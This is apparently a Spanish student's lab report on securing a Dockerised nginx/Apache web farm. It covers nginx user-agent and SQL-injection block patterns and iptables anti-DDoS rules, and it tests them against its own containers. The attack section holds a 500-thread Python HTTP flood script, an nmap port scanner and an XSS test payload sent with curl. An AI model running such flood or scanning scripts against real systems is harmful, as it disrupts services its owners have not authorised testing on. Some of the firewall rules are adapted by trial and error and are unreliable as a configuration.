    set $block-user-agents 1;
}
if ($http_user_agent ~ "GetRight") {
    set $block-user-agents 1;
}

```

```

    if ($http_user_agent ~ "GetWeb!") {
        set $block_user_agents 1;
    }
    if ($http_user_agent ~ "Go! Zilla") {
        set $block_user_agents 1;
    }
    if ($http_user_agent ~ "Download Demon") {
        set $block_user_agents 1;
    }
    if ($http_user_agent ~ "Go-Ahead-Got-It") {
        set $block_user_agents 1;
    }
    if ($http_user_agent ~ "TurnitinBot") {
        set $block_user_agents 1;
    }
    if ($http_user_agent ~ "GrabNet") {
        set $block_user_agents 1;
    }

    if ($block_user_agents = 1) {
        return 403;
    }

    location / {
        limit_conn addr 4;
        limit_req zone=one burst=2;
        proxy_pass http://backend_danieeeld2;
        proxy_set_header Cookie $http_cookie;
        proxy_hide_header Set-Cookie;
    }
}
}

```

Podemos ver como sigue funcionando. Además he probado a hacer inyección de un pequeño código javascript y vemos como prohíbe el ataque:

The screenshot shows a Visual Studio Code editor with a Dockerfile configuration for a web application. The Dockerfile includes instructions for building the application, setting environment variables, and configuring the web server. The terminal window displays the output of the Docker build and the application's response to a curl command.

```

# Habilitar suites de cifrado ECDHE, AESGCM y AES256
ssl_ciphers ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECD

```

```

# Directivas de encabezado
add_header X-Frame-Options "SAMEORIGIN";
add_header X-XSS-Protection "1; mode=block";
add_header X-Content-Type-Options "nosniff";

```

```

# Block SQL injections
set $block_sql_injections 0;
if ($query_string ~ "union.*select.*") {
    set $block_sql_injections 1;
}
if ($query_string ~ "union.*all.*select.*") {
    set $block_sql_injections 1;
}
if ($query_string ~ "concat.*") {
    set $block_sql_injections 1;
}
if ($block_sql_injections = 1) {
    return 403;
}

```

```

# Block file injections
set $block_file_injections 0;

```

```

daniel-Modern-15-B7M: ~
→ curl --insecure "https://localhost/index.php?parametro=<script>alert('Prueba')</script>"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.25.5</center>
</body>
</html>

```

```

daniel-Modern-15-B7M: ~
→ curl --insecure "https://localhost/index.php"
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>SWAP-danteeld2</title>
</head>
<body>
<h1>SWAP-danteeld2</h1>
<p>La dirección IP del servidor Apache: 192.168.10.6</p>
</body>
</html>
daniel-Modern-15-B7M: ~

```

## 2.2. Configuración Avanzada de IPTABLES para DDoS

Nuevamente, vamos a comenzar preguntándole a ChatGPT y analizaremos su salida:

- **Yo:** Necesito que me ayudes a implementar reglas avanzadas de IPTABLES para prevenir ataques DDoS. Para ello, el profesor nos sugiere limitar la tasa de conexiones nuevas por IP, usar el módulo recent para detectar y bloquear rápidamente el tráfico anómalo o configurar umbrales y reglas específicas que identifiquen patrones de ataque.
- **ChatGPT:**

1. Limitación de la tasa de conexiones nuevas por IP:

Esta regla limitará el número de conexiones nuevas que pueden hacerse desde una IP en un cierto período de tiempo.

```
iptables -A INPUT -p tcp --syn -m conntrack --ctstate NEW -m recent
--name TCP-CONN --set
iptables -A INPUT -p tcp --syn -m conntrack --ctstate NEW -m recent
--name TCP-CONN --update --seconds 60 --hitcount 10 -j DROP
```

Esta configuración permitirá solo 10 conexiones TCP nuevas por minuto desde una IP específica.

2. Uso de módulos recent para detectar y bloquear rápidamente el tráfico anómalo:

El módulo recent” permite rastrear la actividad reciente de las direcciones IP y tomar medidas en consecuencia.

```
iptables -A INPUT -m recent --name BADGUY --rcheck --seconds 60
-j DROP
```

Esto revisará si la IP aparece en la lista 'BADGUY' y si ha estado presente en los últimos 60 segundos. Si es así, se bloqueará.

3. Configuración de umbrales y reglas específicas para identificar patrones de tráfico asociados a ataques comunes de DDoS:


```
iptables -A INPUT -p udp --sport 53 -m u32 --u32
"0>>22&0x3C@12=0x8000" -j DROP
```

Esto descarta paquetes UDP que parecen ser respuestas de amplificación DNS.

**Análisis de la salida:** Analizando la salida, me parece un poco escueta y creo que los comandos tienen algunos fallos (*No estoy del todo seguro porque no tengo mucha experiencia utilizando IPTABLES*). Como consecuencia, he decidido no fiarme de la información proporcionada y optar por buscar configuraciones hechas en internet, las cuales vienen mejor explicadas y adaptaremos a nuestro caso. Los enlaces que voy a seguir para llevar a cabo este ejercicio son los siguientes:

- [juncotic](#)
- [hackplayers](#)

Siguiendo la información de los enlaces, llegamos a la siguiente resolución:



```
daneeel2-iptables-nginx.sh - P4 - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
P4
P4-daneeel2-apache
P4-daneeel2-ataques
DDoS.py
P4-daneeel2-certificados
P4-daneeel2-nginx
P4-daneeel2-iptables-nginx
$ daneeel2-iptables-nginx.sh
P4-daneeel2-nginx-ssl-conf
dockerfile/nginx
scripts
web_daneeel2
docker-compose.yml
Terminal
$ daneeel2-iptables-nginx.sh
You, 1 second ago (1 author (You))
#!/bin/bash
# Bloquear paquetes inválidos
iptables -t mangle -A PREROUTING -m conntrack --ctstate INVALID -j DROP
# Bloquear paquetes nuevos que no son SYN
iptables -t mangle -A PREROUTING -p tcp --syn -m conntrack --ctstate NEW -j DROP
# Bloquear valores anormales de MSS
iptables -t mangle -A PREROUTING -p tcp -m conntrack --ctstate NEW -m tcpmss --mss 536:65535 -j DROP
# Bloquear paquete con flags erróneos
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG NONE -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,SYN FIN,SYN -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,RST FIN,RST -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,ACK FIN -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ACK,URG URG -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ACK,FIN FIN -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ACK,PSH PSH -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ALL NONE -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ALL FIN,PSH,URG -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ALL SYN,FIN,PSH,URG -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ALL SYN,RST,ACK,FIN,URG -j DROP
# Bloquear tráfico por cantidad de conexiones
iptables -A INPUT -p tcp -m connlimit --connlimit-above 10 -j REJECT --reject-with tcp-reset
# Bloquear tráfico por cantidad de conexiones por unidad de tiempo
iptables -A INPUT -p tcp -m conntrack --ctstate NEW -m limit --limit 50/s --limit-burst 2 -j ACCEPT
iptables -A INPUT -p tcp -m conntrack --ctstate NEW -j DROP
# Bloquear paquetes fragmentados
iptables -t mangle -A PREROUTING -f -j DROP
# Bloquear paquetes con dirección IP de origen spoofeada
iptables -t raw -A PREROUTING -p tcp -m tcp --syn -j ACCEPT
iptables -A INPUT -p tcp -m tcp -m conntrack --ctstate INVALID,UNTRACKED -j ACCEPT
iptables -A INPUT -m conntrack --ctstate INVALID -j DROP
```

A modo de resumen, lo primero es bloquear paquetes inválidos, es decir, aquellos que no pertenezcan a una conexión activa o no usen SYN para establecer una nueva conexión. A continuación, bloqueamos aquellos paquetes que tengan valores anormales de MSS y contengan el flag SYN, ya que estos paquetes suelen ser pequeños.


Continuamos bloqueando aquellos paquetes con flags erróneos o combinaciones extrañas de flags. Acto seguido, bloqueamos aquellos equipos que establezcan muchas conexiones totales, así como conexiones por unidad de tiempo. Por último, intenté usar SYNPROXY para mitigar este tipo de ataques, pero dependiendo de la ejecución, hay veces que no me balanceaba y dropeaba la petición. Esto se debe a que las 3 últimas reglas eran muy restrictivas. Finalmente las he cambiado por:

```
iptables -t raw -A PREROUTING -p tcp -m tcp --syn -j ACCEPT
iptables -A INPUT -p tcp -m tcp -m conntrack --ctstate INVALID,UNTRACKED -j ACCEPT
iptables -A INPUT -m conntrack --ctstate INVALID -j DROP
```

Lo más interesante de la configuración anterior es que permitimos un máximo de 10 conexiones antes de que se rechacen nuevas conexiones con `--connlimit-above 10` y que solo permitimos 50 conexiones por segundo con una ráfaga máxima de 2 conexiones mediante `--limit 50/s --limit-burst 2`.

Para poder probarlo, vamos a seguir la dinámica de las tareas básicas. En este caso no necesitamos una script de `entrypoint` ya que, si leemos la documentación oficial de la imagen de NGINX, vemos tiene su propio directorio `docker-entrypoint.d` donde podemos cargar las scripts que queramos ejecutar al inicio del contenedor.

Por otro lado, vamos a modificar el fichero `Dockerfile` para cargar la script de `iptables` en el contenedor. Por último, modificaremos el `docker-compose` para que use la directiva de `cap_add: - NET_ADMIN`.




Evidentemente, tenemos que reconstruir la imagen y volver a ejecutar la script para generar el docker-compose:

```

docker build -t danieeel2-nginx-image:p4 -f P4-danieeel2-nginx/DockerfileNginx .
./scripts/generar-docker-compose.sh 8

```


Si probamos a ejecutar, vemos que sigue funcionando correctamente:





## 2.3. Simular ataques a la granja web y configuraciones de seguridad realizadas

Para este apartado va a resultar difícil utilizar la IA, ya que si le preguntamos



vemos como nos dice que es ilegal y que no puede ayudarnos. Por suerte, son ataques muy conocidos y existen muchas implementaciones básicas de los mismos en internet, por lo que no necesitaremos de la ayuda de ChatGPT.

Vamos a comenzar con el ataque DDoS. Ya he realizado estos ataques previamente en la asignatura de SPSI utilizando botnets. En esta ocasión voy a realizar una versión más simple del ataque usando hebras en python.

```
import socket
import threading

target = '192.168.10.50'
fake_ip = '182.21.20.32'
port = 443

attack_num = 0

def attack():
    while True:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target, port))
        s.sendto(("GET /" + target + " HTTP/1.1\r\n").encode('ascii'), (target, port))
        s.sendto(("Host: " + fake_ip + "\r\n\r\n").encode('ascii'), (target, port))

        global attack_num
        attack_num += 1
        print(attack_num)
```


```
s.close()

for i in range(500):
    thread = threading.Thread(target=attack)
    thread.start()
```


Es un código muy simple. Creamos una función que se encarga de enviar peticiones HTTP GET al servidor con una IP falsa. Esto lo ejecutamos en 500 hebras paralelas y vamos contabilizando el número de peticiones que llegan al servidor.

**Nota:** Se puede ver la demostración práctica en el siguiente video.

Primero, vamos a desactivar la configuración de iptables:



Vemos como llegan muchísimas peticiones procedentes de la script. Vamos ahora a activar nuevamente la configuración de iptables:



Se puede ver como muchas peticiones son bloqueadas y no llegan y las que llegan van mucho más lentas.

En cuanto a los ataques SQL injection y XSS no tienen mucho sentido en nuestro caso, ya que no disponemos de ninguna base de datos o algún campo donde podamos inyectar código.

Podemos hacer una script que escanee los puertos abiertos:

```
import nmap

# Predefined
separator = "*****"

# Functions
def printFoundHosts( allHostsList : list[str] ):
    if len( allHostsList ) > 0:
        print( "\n*— Dispositivos encontrados:\n" )

        for i, host in enumerate( allHostsList ):
            print( separator )
            print( f"*** Dispositivo #{ i + 1 } ***" )
            print( f"Nombre: { devScanner[host].hostname() }" )
            print( f"Direccion Ip: { host }" )

            if 'mac' in devScanner[host][ 'addresses' ]:
                print( f"Direccion MAC: { devScanner[host][ 'addresses' ][ 'mac' ] }" )

            print( f"Estado: { devScanner[host].state() }" )

            protocolsList = devScanner[host].all_protocols()

            if len( protocolsList ) > 0:
                print( "\n* Protocolos *" )
```

```

        for proto in devScanner[host].all_protocols():
            print( f"\tProtocolo: { proto }" )
            lport = devScanner[host][proto].keys()
            #lport.sort()
            for port in lport:
                print ( f"\t\tPuerto: { port }\tEstado: { devScanner[host][
proto][port]['state'] }" )

            print( separator )
        else:
            print( "\nNo se encontraron dispositivos en el segmento de red indicado." )

### Script Body Code
print( "\n*** Network Devices Scanner ***\n" )

devScanner = nmap.PortScanner()

ip = input( "Ingrese el Rango Ip: " )

print( "\nBuscando dispositivos presentes en la red del rango Ip indicado: ", ip )
print( "Un momento por favor, en breve se mostrara el resultado.\nDetectando..." )

devScanner.scan( ip )


printFoundHosts( devScanner.all_hosts() )

```

Si la ejecutamos directamente a la IP: 192.168.10.50 podremos ver cómo el programa se queda colgado y no muestra nada:

The image shows two terminal windows side-by-side. The left window displays the output of a Docker Compose command, showing the creation and startup of several containers including 'balanceador-nginx' and various 'web' containers. The right window shows the execution of a Python script named 'daniteeld2-ataques/escaneo\_puertos.py'. The script prompts for an IP range, and the user enters '192.168.10.50'. The script then prints 'Buscando dispositivos presentes en la red del rango Ip indicado: 192.168.10.50' and 'Un momento por favor, en breve se mostrara el resultado. Detectando...'. The script then hangs, with no further output visible.

Podemos sortear las configuraciones de seguridad que hemos creado si escaneamos la dirección IP: 192.168.10.1, que es la correspondiente al puente de nuestro equipo (Aún así, tardará un rato como consecuencia de usar los módulos `limit_conn` y `limit_req`:



```
+ Terminal
Network p4_red_servicios Created 0.1s
Container web2 Created 0.0s
Container web7 Created 0.0s
Container web8 Created 0.0s
Container web1 Created 0.0s
Container web4 Created 0.0s
Container web5 Created 0.0s
Container web6 Created 0.0s
Container balanceador-nginx Created 0.0s
Attaching to balanceador-nginx_web1_web2_web3_web4_web5_web6_web7_web8
web3 | AH00558: apache2: could not reliably determine the server's fully qualified domain
name, using 192.168.20.4. Set the 'ServerName' directive globally to suppress this message
web7 | AH00558: apache2: could not reliably determine the server's fully qualified domain
name, using 192.168.10.9. Set the 'ServerName' directive globally to suppress this message
web1 | AH00558: apache2: could not reliably determine the server's fully qualified domain
name, using 192.168.20.2. Set the 'ServerName' directive globally to suppress this message
web8 | AH00558: apache2: could not reliably determine the server's fully qualified domain
name, using 192.168.10.9. Set the 'ServerName' directive globally to suppress this message
